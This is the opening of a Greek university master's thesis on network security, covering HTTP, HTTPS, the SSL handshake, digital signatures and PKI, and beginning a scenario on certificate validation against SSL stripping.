ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

Εκμετάλλευση κενών ασφαλείας και Ανίχνευση δικτυακών επιθέσεων με χρήση κοινών εργαλείων

Διπλωματική Εργασία

Σε Μερική Εκπλήρωση

των Απαιτήσεων για την απόκτηση Διπλώματος στο

τμήμα ΜΠΣ : Ασφάλεια Ψηφιακών Συστημάτων

Επιβλέπων καθηγητής : Χρήστος Ξενάκης

του

ΜΑΝΤΑΤΖΗ ΓΕΩΡΓΙΟΥ – ΛΟΥΛΟΥΔΗ

ΜΤΕ/1054

1/1/2014

ΠΕΡΙΛΗΨΗ

Σε αυτήν την εργασία θα ασχοληθούμε με την τρωτότητα που εμφανίζουν τα πληροφοριακά συστήματα και τα πρωτόκολλα ασφαλείας που χρησιμοποιούν. Έχοντας κάνει ανάλυση των παραπάνω θα περιγράψουμε αδυναμίες που υπάρχουν και θα παρουσιάσουμε χρήσιμα εργαλεία τόσο για τον εντοπισμό και την εκμετάλλευσή των αδυναμιών αυτών όσο και για την εκ των υστέρων ανίχνευση συγκεκριμένων επιθέσεων με χρήση παραδειγμάτων.

Σκοπός της εργασίας είναι να παρουσιάσει ένα πλαίσιο που θα εξηγήσει με απλό τρόπο την λειτουργία εργαλείων που χρησιμοποιούνται τόσο από κακόβουλους χρήστες όσο και από τεχνικούς ασφαλείας κατά την εμφάνιση ενός περιστατικού ασφάλειας και θα μπορούσε υπό προϋποθέσεις να αποτελέσει σημείο αναφοράς σε κάποιο εργαστηριακό μάθημα.

Στο Κεφάλαιο 1 περιγράφονται πρωτόκολλα ασφαλείας και χαρακτηριστικά τους, που χρησιμοποιούνται κατά την δικτυακή επικοινωνία και παρουσιάζονται αδυναμίες τους που μπορούν να εκμεταλλευτούν κακόβουλοι χρήστες.

Στο Κεφάλαιο 2 παρουσιάζεται το πρόγραμμα Wireshark το οποίο χρησιμοποιείτε προκειμένου να αναλυθεί η κίνηση του δικτύου και να εντοπιστεί η δικτυακή επίθεση που έλαβε χώρα κάνοντας χρήση παραδειγμάτων.

Στο Κεφάλαιο 3 παρουσιάζεται το πρόγραμμα John The Ripper το οποίο χρησιμοποιείτε για το εντοπισμό κωδικών πρόσβασης και δίνονται παραδείγματα χρήσης του.

Στο Κεφάλαιο 4 περιγράφεται το πρόγραμμα Volatility το οποίο χρησιμοποιείται ως εργαλείο Memory Forensics για τον εντοπισμό ψηφιακών δεδομένων που σχετίζονται με δικτυακές επιθέσεις.

Στο Κεφάλαιο 5 παρουσιάζονται τα προγράμματα Metasploit το οποίο σχετίζεται με την πραγμάτωση επιθέσεων και Snort το οποίο κάνει καταγραφή της δικτυακής κίνησης.

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ

ΕΙΣΑΓΩΓΗ

Το διαδίκτυο αποτελεί μια από τις πιο σημαντικές ανακαλύψεις και καινοτομίες στη σύγχρονη ιστορία όχι μόνο στον τομέα της τεχνολογίας αλλά και στον τρόπο ζωής των ανθρώπων. Όλο και περισσότεροι άνθρωποι χρησιμοποιούν το διαδίκτυο καθ' όλη την διάρκεια της καθημερινότητας τους τόσο για δημιουργικούς σκοπούς όσο και για λόγους ψυχαγωγίας. Ωστόσο υπάρχει και εκείνο το σύνολο των ανθρώπων που το χρησιμοποιούν ως μέσο για να προβούν σε κακόβουλες πράξεις.

Καθώς το διαδίκτυο άρχισε να συνδέεται άρρηκτα με την ζωή των ανθρώπων παγκοσμίως λειτουργώντας ως μέσο επικοινωνίας και δικτύωσης μεταξύ πολλών χρηστών και ψηφιακών συστημάτων, το διαδίκτυο και οι υπολογιστές που συνδέονται σε αυτό γίνονται όλο και πιο δελεαστικοί στόχοι επιθέσεων.

Η ασφάλεια υπολογιστών ως επιστήμη στοχεύει στην πρόληψη όλων αυτών των κακόβουλων επιθέσεων χρησιμοποιώντας συνήθως τεχνικές επαλήθευσης ταυτότητας, φιλτράρισμα και τεχνικές κρυπτογράφησης, μια εξίσου σημαντική παράμετρος είναι και η ανίχνευση επιθέσεων από τη στιγμή που τα μέτρα πρόληψης παρακαμφθούν. Οι τεχνικές πρόληψης και ανίχνευσης συμπληρώνουν η μια την άλλη για να παρέχουν ένα ασφαλέστερο ψηφιακό περιβάλλον.

Προκειμένου να ανιχνευθεί μια επίθεση ή μια απόπειρα επίθεσης, χρειάζεται να γίνει επεξεργασία από τα κατάλληλα εργαλεία ενός μεγάλου όγκου δεδομένων που συλλέγεται από το δίκτυο, τους εξυπηρετητές και τα συστήματα αρχείων, ώστε να εντοπιστεί οποιαδήποτε ύποπτη δραστηριότητα.


Υπάρχουν δυο βασικές τεχνικές προκειμένου να επιτευχθεί η ανίχνευση αυτών των επιθέσεων. Η πρώτη έχει να κάνει με τον εντοπισμό προτύπων που σηματοδοτούν την ύπαρξη γνωστών επιθέσεων και τα συστήματα που χρησιμοποιούνται για αυτού του είδους την ανίχνευση χρησιμοποιούν ένα σύνολο κανόνων, που κωδικοποιούν τη γνώση που προέρχεται από ειδικούς στην ασφάλεια, για να ελέγχουν αρχεία ή δικτυακή κίνηση ώστε να αναγνωρίσουν πρότυπα που συναντώνται σε επιθέσεις. Καθώς ανακαλύπτονται νέες αδυναμίες και επιθέσεις, το σύνολο των κανόνων θα πρέπει να ανανεώνεται με μη αυτόματο τρόπο. Η δεύτερη σχετίζεται με τον εντοπισμό ασυνήθιστων ανωμαλιών που χρίζουν περαιτέρω ανάλυσης και μπορούν να εντοπίσουν νέες μη γνωστές επιθέσεις αλλά επίσης μπορούν να ενεργοποιήσουν και λανθασμένους συναγερμούς .

ΒΑΣΙΚΕΣ ΕΝΝΟΙΕΣ - ΠΡΩΤΟΚΟΛΛΑ

1.1 Hypertext Transfer Protocol (HTTP)

Το πρωτόκολλο HTTP είναι το πιο συνηθισμένο πρωτόκολλο στον ηλεκτρονικό χώρο του World Wide Web και η ονομασία του προέρχεται από τα αρχικά των αγγλικών λέξεων Hyper Text Transfer Protocol (Πρωτόκολλο Μεταφοράς Υπερκειμένου). Το HTTP αποτελεί ένα πρωτόκολλο του επιπέδου εφαρμογών στα δίκτυα υπολογιστών και χρησιμοποιείται κυρίως σε κατανεμημένα πληροφορικά συστήματα υπερμέσων.

Το HTTP υλοποιείται σε δυο προγράμματα: ένα πρόγραμμα πελάτη (ο φυλλομετρητής - web browser) και ένα πρόγραμμα εξυπηρετητή (web server). Το πρόγραμμα πελάτη και το πρόγραμμα εξυπηρετητή, που εκτελούνται σε διαφορετικά τερματικά συστήματα, συνομιλούν μεταξύ τους ανταλλάσσοντας μηνύματα HTTP. Το HTTP ορίζει την δομή αυτών των μηνυμάτων και το πώς ο πελάτης και ο εξυπηρετητής ανταλλάσσουν τα μηνύματα.



In response to the request, the HTTP server returns code for a web page.

Το HTTP ορίζει πως οι πελάτες Web ζητούν ιστοσελίδες από το Web και πως οι εξυπηρετητές μεταφέρουν ιστοσελίδες σε πελάτες. Όταν ο χρήστης ζητάει μια ιστοσελίδα, το πρόγραμμα περιήγησης στέλνει μηνύματα αίτησης HTTP για τα αντικείμενα της σελίδας, στον εξυπηρετητή. Ο εξυπηρετητής δέχεται αιτήσεις και αποκρίνεται με μηνύματα απόκρισης HTTP, τα οποία περιέχουν τα αντικείμενα.

Το HTTP χρησιμοποιεί το TCP ως υποκείμενο πρωτόκολλο μεταφοράς (αντί εκτέλεσης UDP). Ο πελάτης HTTP εκκινεί πρώτα μια σύνδεση TCP με τον εξυπηρετητή. Όταν αποκατασταθεί η σύνδεση, οι διεργασίες του προγράμματος περιήγησης και του εξυπηρετητή προσπελαύνουν το TCP μέσω των διεπαφών socket

τους. Ο εξυπηρετητής HTTP δέχεται μηνύματα αιτήσεων από τη διεπαφή socket του και στέλνει μηνύματα απόκρισης στην διεπαφή socket του πελάτη.

Είναι γνωστό ότι το TCP παρέχει μια υπηρεσία αξιόπιστης μεταφοράς δεδομένων στο HTTP. Αυτό υπονοεί ότι κάθε μήνυμα αίτησης HTTP που εκπέμπεται από μια διεργασία πελάτη φτάνει τελικά ανέπαφο στον εξυπηρετητή. Παρόμοια, κάθε μήνυμα απόκρισης HTTP που εκπέμπεται από την διεργασία εξυπηρετητή φτάνει τελικά ανέπαφο στον πελάτη. Εδώ βλέπουμε ένα από τα μεγαλύτερα πλεονεκτήματα μιας αρχιτεκτονικής οργανωμένης σε διαδοχικά επίπεδα – το HTTP δεν χρειάζεται να ασχολείται για χαμένα δεδομένα ή για λεπτομέρειες περί του πώς το TCP επανορθώνει από την απώλεια ή από την αλλαγή σειράς δεδομένων στο δίκτυο.

1.2 Hypertext Transfer Protocol Secure (HTTPS)

Το HTTPS δεν είναι ξεχωριστό πρωτόκολλο αλλά αναφέρεται στο συνδυασμό του απλού HTTP πρωτοκόλλου με ένα πρωτόκολλο ασφαλούς μετάδοσης δεδομένων. Αμφότερα το HTTP και το πρωτόκολλο ασφαλούς μετάδοσης λειτουργούν πάνω από το στρώμα μεταφοράς TCP του δικτύου. Το πρωτόκολλο ασφαλούς μετάδοσης λειτουργεί ως υπόστρωμα πάνω από το πρωτόκολλο μεταφοράς και κάτω από το στρώμα εφαρμογής κρυπτογραφώντας τα μηνύματα HTTP πριν την μετάδοση και αποκρυπτογραφώντας τα στην συνέχεια κατά την λήψη τους. Το HTTPS ήταν γνωστό και ως Hyper Text Transfer Protocol over Secure Sockets Layer (SSL).

Η κρυπτογράφηση που χρησιμοποιείται διασφαλίζει ότι τα κρυπτογραφημένα δεδομένα δε μπορούν να υποκλαπούν από άλλους κακόβουλους χρήστες. Για να χρησιμοποιηθεί το HTTPS σε κάποιον εξυπηρετητή θα πρέπει ο διαχειριστής του να εκδώσει ένα πιστοποιητικό δημοσίου κλειδιού. Σε εξυπηρετητές που χρησιμοποιούν το λειτουργικό σύστημα UNIX αυτό μπορεί να γίνει μέσω του προγράμματος OpenSSL.

Το HTTPS χρησιμοποιείται κυρίως όταν απαιτείται μεταφορά ευαίσθητων προσωπικών δεδομένων. Το επίπεδο προστασίας των δεδομένων εξαρτάται από το πόσο σωστά έχει εφαρμοστεί η διαδικασία ασφάλειας που περιγράφηκε στην προηγούμενη ενότητα και από το πόσο ισχυροί είναι οι αλγόριθμοι κρυπτογράφησης που χρησιμοποιούνται.

1.3 Secure Socket Layer (SSL)

Το πρωτόκολλο SSL έχει σχεδιαστεί για να παρέχει απόρρητη επικοινωνία μεταξύ δύο συστημάτων, από τα οποία το ένα λειτουργεί σαν πελάτης και το άλλο σαν εξυπηρετητής. Η εξασφάλιση του απορρήτου γίνεται με την κρυπτογράφηση όλων των μηνυμάτων στο επίπεδο SSL Record Protocol.

Παρέχει, επιπλέον, υποχρεωτική πιστοποίηση της ταυτότητας του εξυπηρετητής και προαιρετικά της ταυτότητας του πελάτη, μέσω έγκυρων πιστοποιητικών από έμπιστες Αρχές Έκδοσης Πιστοποιητικών (Certificates Authorities). Υποστηρίζει πληθώρα μηχανισμών κρυπτογράφησης και ψηφιακών

υπογραφών για αντιμετώπιση όλων των διαφορετικών αναγκών. Τέλος, εξασφαλίζει την ακεραιότητα των δεδομένων, εφαρμόζοντας την τεχνική των Message Authentication Codes (MACs), ώστε κανείς να μην μπορεί να αλλοιώσει την πληροφορία χωρίς να γίνει αντιληπτός.

Όλα τα παραπάνω γίνονται με τρόπο διαφανές και απλό. Η τρίτη έκδοση του πρωτοκόλλου κάλυψε πολλές αδυναμίες της δεύτερης έκδοσης. Οι σημαντικότερες αλλαγές έχουν να κάνουν με την μείωση των απαραίτητων μηνυμάτων κατά το Handshake για την εγκαθίδρυση της σύνδεσης, την επιλογή των αλγόριθμων συμπίεσης και κρυπτογράφησης από τον εξυπηρετητή και την εκ νέου διαπραγμάτευση του master key και του session id. Ακόμα αυξάνονται οι διαθέσιμοι αλγόριθμοι και προστίθενται νέες τεχνικές για την διαχείριση των κλειδιών. Συμπερασματικά η τελευταία έκδοση του SSL είναι πιο ολοκληρωμένη σχεδιαστικά, με μεγαλύτερο εύρος υποστήριξης εφαρμογών και λιγότερες ατέλειες.

Τρόπος λειτουργίας

Το πρωτόκολλο SSL χρησιμοποιεί έναν συνδυασμό της κρυπτογράφησης δημοσίου και συμμετρικού κλειδιού. Η κρυπτογράφηση συμμετρικού κλειδιού είναι πολύ πιο γρήγορη και αποδοτική σε σχέση με την κρυπτογράφηση δημοσίου κλειδιού, παρ' όλα αυτά όμως η δεύτερη προσφέρει καλύτερες τεχνικές πιστοποίησης.


Κάθε σύνδεση SSL ξεκινά πάντα με την ανταλλαγή μηνυμάτων από τον εξυπηρετητή και τον πελάτη έως ότου επιτευχθεί η ασφαλής σύνδεση, πράγμα που ονομάζεται χειραψία (handshake). Η χειραψία επιτρέπει στον εξυπηρετητή να αποδείξει την ταυτότητά του στον πελάτη χρησιμοποιώντας τεχνικές κρυπτογράφησης δημοσίου κλειδιού και στην συνέχεια επιτρέπει στον πελάτη και τον εξυπηρετητή να συνεργαστούν για την δημιουργία ενός συμμετρικού κλειδιού που θα χρησιμοποιηθεί στην γρήγορη κρυπτογράφηση και αποκρυπτογράφηση των δεδομένων που ανταλλάσσονται μεταξύ τους. Προαιρετικά η χειραψία επιτρέπει επίσης στον πελάτη να αποδείξει την ταυτότητά του στον εξυπηρετητή.

Αναλυτικότερα, η διαδικασία χειραψίας έχει ως εξής:

1. Αρχικά ο πελάτης στέλνει στον εξυπηρετητή την έκδοση του SSL που χρησιμοποιεί, τον επιθυμητό αλγόριθμο κρυπτογράφησης, μερικά δεδομένα που έχουν παραχθεί τυχαία και οποιαδήποτε άλλη πληροφορία χρειάζεται ο εξυπηρετητής για να ξεκινήσει μία σύνδεση SSL.
2. Ο εξυπηρετητής απαντά στέλνοντας παρόμοιες πληροφορίες με προηγουμένως συμπεριλαμβανομένου όμως και του ψηφιακού πιστοποιητικού του, το οποίο τον πιστοποιεί στον πελάτη. Προαιρετικά μπορεί να ζητήσει και το ψηφιακό πιστοποιητικό του πελάτη.
3. Ο πελάτης λαμβάνει το ψηφιακό πιστοποιητικό του εξυπηρετητή και το χρησιμοποιεί για να τον πιστοποιήσει. Εάν η πιστοποίηση αυτή δεν καταστεί δυνατή, τότε ο χρήστης ενημερώνεται με ένα μήνυμα σφάλματος και η σύνδεση SSL ακυρώνεται. Εάν η πιστοποίηση του εξυπηρετητή γίνει χωρίς προβλήματα, τότε η διαδικασία της χειραψίας συνεχίζεται στο επόμενο βήμα.
4. Ο πελάτης συνεργάζεται με τον εξυπηρετητή και αποφασίζουν τον αλγόριθμο κρυπτογράφησης που θα χρησιμοποιηθεί στην ασφαλή σύνδεση SSL. Επίσης ο πελάτης δημιουργεί το συμμετρικό κλειδί που θα χρησιμοποιηθεί στον

αλγόριθμο κρυπτογράφησης και το στέλνει στον εξυπηρετητή κρυπτογραφημένο, χρησιμοποιώντας την τεχνική κρυπτογράφησης δημοσίου κλειδιού. Δηλαδή χρησιμοποιεί το δημόσιο κλειδί του εξυπηρετητή που αναγράφεται πάνω στο ψηφιακό του πιστοποιητικό για να κρυπτογραφήσει το συμμετρικό κλειδί και να του το στείλει. Στην συνέχεια ο εξυπηρετητής χρησιμοποιώντας το ιδιωτικό του κλειδί μπορεί να αποκρυπτογραφήσει το μήνυμα και να αποκτήσει το συμμετρικό κλειδί που θα χρησιμοποιηθεί για την σύνδεση.

5. Ο πελάτης στέλνει ένα μήνυμα στον εξυπηρετητή ενημερώνοντάς τον ότι είναι έτοιμος να ξεκινήσει την κρυπτογραφημένη σύνδεση.
6. Ο εξυπηρετητής στέλνει ένα μήνυμα στον πελάτη ενημερώνοντάς τον ότι και αυτός είναι έτοιμος να ξεκινήσει την κρυπτογραφημένη σύνδεση.
7. Από εδώ και πέρα η χειραψία έχει ολοκληρωθεί και τα μηνύματα που ανταλλάσσουν τα δύο μηχανήματα (client - server) είναι κρυπτογραφημένα.



Το SSL χρησιμοποιεί μεθόδους κρυπτογράφησης των δεδομένων που ανταλλάσσονται μεταξύ δύο συστημάτων εγκαθιδρύοντας μία ασφαλή σύνδεση μεταξύ τους μέσω του διαδικτύου. Το πρωτόκολλο αυτό χρησιμοποιεί το TCP/IP για τη μεταφορά των δεδομένων και είναι ανεξάρτητο από την εφαρμογή που χρησιμοποιεί ο τελικός χρήστης. Για τον λόγο αυτό μπορεί να παρέχει υπηρεσίες ασφαλούς μετάδοσης πληροφοριών σε πρωτόκολλα ανώτερου επιπέδου όπως για παράδειγμα το HTTP, το FTP, το telnet κοκ.


1.4 Ψηφιακές Υπογραφές (Digital Signatures)

Μια ψηφιακή υπογραφή μοιάζει με μια συνηθισμένη χειρόγραφη υπογραφή. Το κοινό τους χαρακτηριστικό είναι ότι είναι εύκολο να παραχθούν από ένα εξουσιοδοτημένο χρήστη αλλά δύσκολο να τις αντιγράψει κάποιος μη εξουσιοδοτημένος. Οι ψηφιακές υπογραφές είναι άρρηκτα συνδεδεμένες με το περιεχόμενο του μηνύματος που υπογράφουν. Έτσι δεν μπορούν να μεταφερθούν από ένα έγγραφο σε ένα άλλο αφού αυτό γίνεται εύκολα αντιληπτό.

Η διαδικασία δημιουργίας μιας ψηφιακής υπογραφής και η επαλήθευση της πρέπει να επιτυγχάνει τα ακόλουθα :

- πιστοποίηση αυθεντικότητας του υπογράφοντα
- πιστοποίηση αυθεντικότητας του μηνύματος
- μη απάρνηση της υπογραφής
- ακεραιότητα του μηνύματος

Η βασική ιδέα των ψηφιακών υπογράφων είναι ότι υπάρχουν δύο αλγόριθμοι, ένας για την υπογραφή των δεδομένων και ένας για την επικύρωση της υπογραφής. Κατά την υπογραφή, κωδικοποιείται ο κατακερματισμός του μηνύματος με το ιδιωτικό κλειδί του αποστολέα, ενώ κατά την επικύρωση χρησιμοποιείται το δημόσιο κλειδί με το περιεχόμενο του μηνύματος. Οι αλγόριθμοι DSA και RSA είναι δύο από τους πιο γνωστούς και δημοφιλής αλγορίθμους ψηφιακών υπογραφών. Οι ψηφιακές υπογραφές παίζουν βασικό ρόλο σε πολλά πρωτόκολλα ασφαλείας δικτύων (π.χ. SSL / TLS).



1.5 Υποδομή Δημοσίου Κλειδιού (Public Key Infrastructure, PKI)


Η υποδομή Δημοσίου Κλειδιού είναι ένας συνδυασμός λογισμικού, τεχνολογιών κρυπτογραφίας και υπηρεσιών που επιβεβαιώνουν και πιστοποιούν την εγκυρότητα της κάθε οντότητας που εμπλέκεται σε μια συναλλαγή με το Διαδίκτυο, και μπορούν να υποστηρίξουν με ασφάλεια τις συναλλαγές ηλεκτρονικού εμπορίου, καθώς και πάσης φύσεως ανταλλαγής δεδομένων μεταξύ των χρηστών.

Οι βασικές υπηρεσίες μιας Υποδομής Δημόσιου Κλειδιού είναι οι εξής :

- Εμπιστευτικότητα (Confidentiality): είναι η προστασία των δεδομένων ενάντια σε μη εξουσιοδοτημένη πρόσβαση ή γνωστοποίησή τους .
- Ακεραιότητα (Integrity): είναι η προστασία των δεδομένων από ενδεχόμενη τροποποίησή τους από τρίτα μη εξουσιοδοτημένα άτομα.
- Μη Άρνηση Αποδοχής (Non-Repudiation) : ο πραγματικός αποστολέας του μηνύματος δεν έχει τη δυνατότητα να ισχυρισθεί ότι δεν ήταν αυτός που το δημιούργησε και το έστειλε.
- Πιστοποίηση (Authentication): είναι η επιβεβαίωση της ταυτότητας του αποστολέα, η εξακρίβωση δηλαδή ότι όντως είναι αυτός που ισχυρίζεται ότι είναι και βασίζεται στον συνδυασμό του δημόσιου και του ιδιωτικού κλειδιού.

Η υποδομή Δημοσίου Κλειδιού ενσωματώνει ψηφιακά πιστοποιητικά, κρυπτογραφία δημόσιου κλειδιού και αρχές πιστοποίησης σε ένα ασφαλές αρχιτεκτονικό σχήμα. Μια τυπική υλοποίηση της Υποδομής Δημοσίου Κλειδιού περιλαμβάνει την παροχή ψηφιακών πιστοποιητικών σε χρήστες, σε εξυπηρετητές, σε λογισμικό χρηστών, καθώς επίσης και εργαλείων για τη διαχείριση, ανανέωση και ανάκληση των πιστοποιητικών αυτών.

Οι Αρχές Πιστοποίησης (CA – Certification Authorities) αναλαμβάνουν να εκδώσουν τα ψηφιακά πιστοποιητικά με τα οποία μπορεί να πιστοποιηθεί (εξακριβωθεί) η ταυτότητα ενός προσώπου αλλά και ενός δικτυακού τόπου. Τα πιστοποιητικά δικτυακών τόπων περιέχουν πληροφορίες που πιστοποιούν ότι μια συγκεκριμένη ιστοσελίδα είναι γνήσια και ασφαλής.



Η Υποδομή Δημοσίου Κλειδιού παρέχει ουσιαστικά το πλαίσιο μέσα στο οποίο εφαρμογές μπορούν να αναπτυχθούν και να λειτουργήσουν με ασφάλεια. Παραδείγματα τέτοιων εφαρμογών είναι η ασφαλής επικοινωνία μεταξύ των προγραμμάτων πλοήγησης και των εξυπηρετητών Web, οι συναλλαγές ηλεκτρονικού εμπορίου στο Internet, το ηλεκτρονικό ταχυδρομείο, η Ηλεκτρονική Ανταλλαγή Δεδομένων, κλπ.

Σενάριο 1 : HTTP Secure vs Digital Signature

Υποθέτουμε ότι μία εταιρεία λογισμικού η Πληροφορική.gr διαθέτει στην αγορά ένα προϊόν της (P , Product) και θέλει να διανέμει μια έκδοση αναβάθμισης (U, update) για το συγκεκριμένο προϊόν. Η εν λόγο εταιρεία θέλει να διασφαλίσει ότι μόνο οι πιστοποιημένοι πελάτες της θα έχουν την δυνατότητα να αναβαθμίσουν το προϊόν της με την έκδοση αναβάθμισης που αυτή έχει δημοσιεύσει. Η εταιρεία αποφασίζει να ακολουθήσει την εξής λύση : τοποθετεί σε έναν web server την αναβάθμιση λογισμικού και προγραμματίζει το προϊόν της να επισκέπτεται ανά τακτά χρονικά διαστήματα τον web server χρησιμοποιώντας το πρωτόκολλο HTTPS ώστε να ελέγχει τυχόν νέες αναβαθμίσεις και εν συνεχεία να ολοκληρώνει την αναβάθμιση.

Α. Η εταιρεία αποφασίζει να αγοράσει ένα πιστοποιητικό δημοσίου κλειδιού για τον web server από μια αξιόπιστη αρχή πιστοποίησης (Certificate Authority). Το ερώτημα που προκύπτει είναι τι είδους ελέγχους πρέπει να πραγματοποιήσει το P στο ψηφιακό πιστοποιητικό του web server ώστε να αποφύγει μια πιθανή επίθεση και αν αυτή η υλοποίηση είναι ευάλωτη σε μια SSL Strip επίθεση;

> το πρόγραμμα P το οποίο είναι εγκατεστημένο στον client πρέπει να ακολουθήσει τα παρακάτω βήματα προκειμένου να αποφύγει τις όποιες επιθέσεις δικτύου:
>
> 1. μέσω του browser του client να ζητήσει ασφαλή σύνδεση https, η οποία παρέχετε
> 2. ο web server απαντά στον client στέλνοντας του το δημόσιο κλειδί του μαζί με το πιστοποιητικό του CA
> 3. ο client μέσω του browser ελέγχει το πιστοποιητικό ώστε να έχει εκδοθεί από μία έμπιστη Τρίτη Αρχή, να είναι έγκυρο (να μην έχει λήξει ή ανακληθεί) και να συσχετίζετε με το web server στον οποίο απευθύνετε
